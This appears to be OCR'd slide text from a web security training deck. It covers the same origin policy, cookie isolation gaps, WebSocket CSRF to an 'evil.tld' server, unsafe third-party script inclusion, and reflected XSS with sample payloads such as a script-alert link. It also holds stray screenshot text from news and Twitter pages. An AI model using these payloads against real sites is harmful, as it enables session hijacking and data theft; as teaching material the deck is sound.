JavaScript originating from www.bar.com is **NOT ALLOWED** to access resources (DOM, cookies, local storage, etc.) from **other origins** like www.foo.com.

Same Origin Policy – Sending & Requesting Data



While JavaScript from www.bar.com is **ALLOWED** to send requests to other origins like www.foo.com, it is **NOT PERMITTED** to access the data returned in the response.

Origin Determination Rule

= Protocol (http/https)

+ Host (www.example.com)

+ Port (:80/:443)


Origin Determination Examples

Browser makes request to http://www.example.com/dir/page.html

Browser parses response from www.example.com and should load the URL's below. Is this allowed by the SOP?	Outcome	Reason
http://www.example.com/dir/page2.html	Success	-
http://www.example.com/dir2/other.html	Success	-
http://username:password@www.example.com/dir2/other.html	Success	-
http://www.example.com:81/dir/other.html	Depends	Different port (IE ignores port!)
https://www.example.com/dir/other.html	Failure	Different protocol
http://en.example.com/dir/other.html	Failure	Different host
http://example.com/dir/other.html	Failure	Different host
http://v2.www.example.com/dir/other.html	Failure	Different host
http://www.example.com:80/dir/other.html	Success	Explicit port is OK

Cookie Exception

- RFC 6265: HTTP State Management Mechanism



```
8.5.  Weak Confidentiality

   Cookies do not provide isolation by port.  If a cookie is readable by
   a service running on one port, the cookie is also readable by a
   service running on another port of the same server.  If a cookie is
   writable by a service on one port, the cookie is also writable by a
   service running on another port of the same server.  For this reason,
   servers SHOULD NOT both run mutually distrusting services on
   different ports of the same host and use cookies to store security-
   sensitive information.

   Cookies do not provide isolation by scheme.  Although most commonly
   used with the http and https schemes, the cookies for a given host
   might also be available to other schemes, such as ftp and gopher.
   Although this lack of isolation by scheme is most apparent in non-
   HTTP APIs that permit access to cookies (e.g., HTML's document.cookie
   API), the lack of isolation by scheme is actually present in
   requirements for processing cookies themselves (e.g., consider
   retrieving a URI with the gopher scheme via HTTP).

   Cookies do not always provide isolation by path.  Although the
   network-level protocol does not send cookies stored for one path to
   another, some user agents expose cookies via non-HTTP APIs, such as
   HTML's document.cookie API.  Because some of these user agents (e.g.,
   web browsers) do not isolate resources received from different paths,
   a resource retrieved from one path might be able to access cookies
   stored for another path.
```


Port is ignored

Scheme is ignored

Now you also know the reason why there is the Secure cookie flag!

Web Socket Exception


- Web Sockets **DO NOT** adhere to the same origin policy
- Any domain can open a web socket connection to another domain and send/receive data
- If authentication is based on default HTTP mechanisms (cookie, HTTP auth. or TLS auth), this may allow attackers to perform **CSRF attacks** on web socket endpoints
- Attacking a web socket endpoint allows:
  - Writing data (triggering actions, CRUD operations etc.)
  - Reading data (retrieving user-related data records), which is not possible with normal CSRF attacks



```
Local WebSocket Server            Browser            Evil Web Server
at ws://localhost:1234                               at http://evil.tld
        |                            |                        |
        |                            |------[GET /]--------->|
        |                            |<-----[HTML+EvilJS]----|
        |<------[connect ws://..]----|                        |
        |<----[some communication]-->|                        |
        |                            |----[evil forward]---->|
        |                            |                        |
```


Same Origin Bypass

Bad Solution: Include Scripts from 3rd Party



JavaScript from www.foo.com **IS ALLOWED** to access resources from www.bar.com, if the script is loaded by www.bar.com with `<script src="...">`

Google Analytics



ABGELTUNGSSTEUER KOMMT

Bankgeheimnis vor de Rettung

Sandro Spaeth - Der deutsche Finanzminister Schäub Einigung mit der Schweiz über eine Abgeltungssteuer Aussicht. *Update vor 26 Minuten*

Dossier

USA drohen Auslandbanken mit Bussen «Vollmacht zur Datenschnüffelei»


view-source:http://www.20min.ch/

```
-->


<!-- GOOGLE ANALYTICS DE -->

<script src="http://www.google-analytics.com/urchin.js"
type="text/javascript"></script>
<script type="text/javascript">
_uacct = "UA-476806-1";
urchinTracker();
</script>

<!-- BEHAVIORAL TAG DE -->

<!-- MEMO: ARRAY > AUTOFILL -->

```

You will lose control and authority of your domain if you <script src=“ “> from untrusted sources.

Cross-site Scripting (XSS)

Dynamic Websites: Search Form


Twitter Suche - Mozilla Firefox

Twitter Suche

Twitter, Inc. (US) https://twitter.com/search-home


Startseite Über uns

Anzeigen, was jetzt gerade passier

compass security xss demo

Tipp: nutze Operatoren für eine erweiterte Suchanfrage.

Dynamic Websites: Search Results


compass security xss demo - Twitter Suche - Mozilla Firefox

compass security xss ...

Twitter, Inc. (US) | https://twitter.com/search?f=tweets&q=compass security xss demo&s

Search

Startseite Über uns

compass security xss demo

Hast du einen Account? Anm

compass security xss demo

Top Neueste Personen Fotos Videos Nachrichten Live-Videos

Suchfilter · Anzeigen

Neu bei Twitter?

Melde dich jetzt an, um deine eigene, personalisierte Timeline zu erhalten!

Keine Ergebnisse für compass security xss demo

Der eingegebene Begriff hat zu keinen Ergebnissen geführt. Eventuell

Basic problem


What happens if we enter things like:

```
<blink>Hello</blink>?
<h1>Title</h1>?
<img src="http://web.scott.k12.va.us/martha2/dmbtest.gif"/>?
<script>alert(1)</script>?
```

The content and/or behavior of the website in the browser can be controlled by inserting arbitrary HTML code or JavaScript.

Reflected XSS


- Input provided by the user is embedded by the server-side code to generate the page
- Attacker has to send a crafted link to the victim
- Typical example: search form



```
<a href="www.vulnerable.com?search=<script>alert(1)</script>">
```

Stored XSS

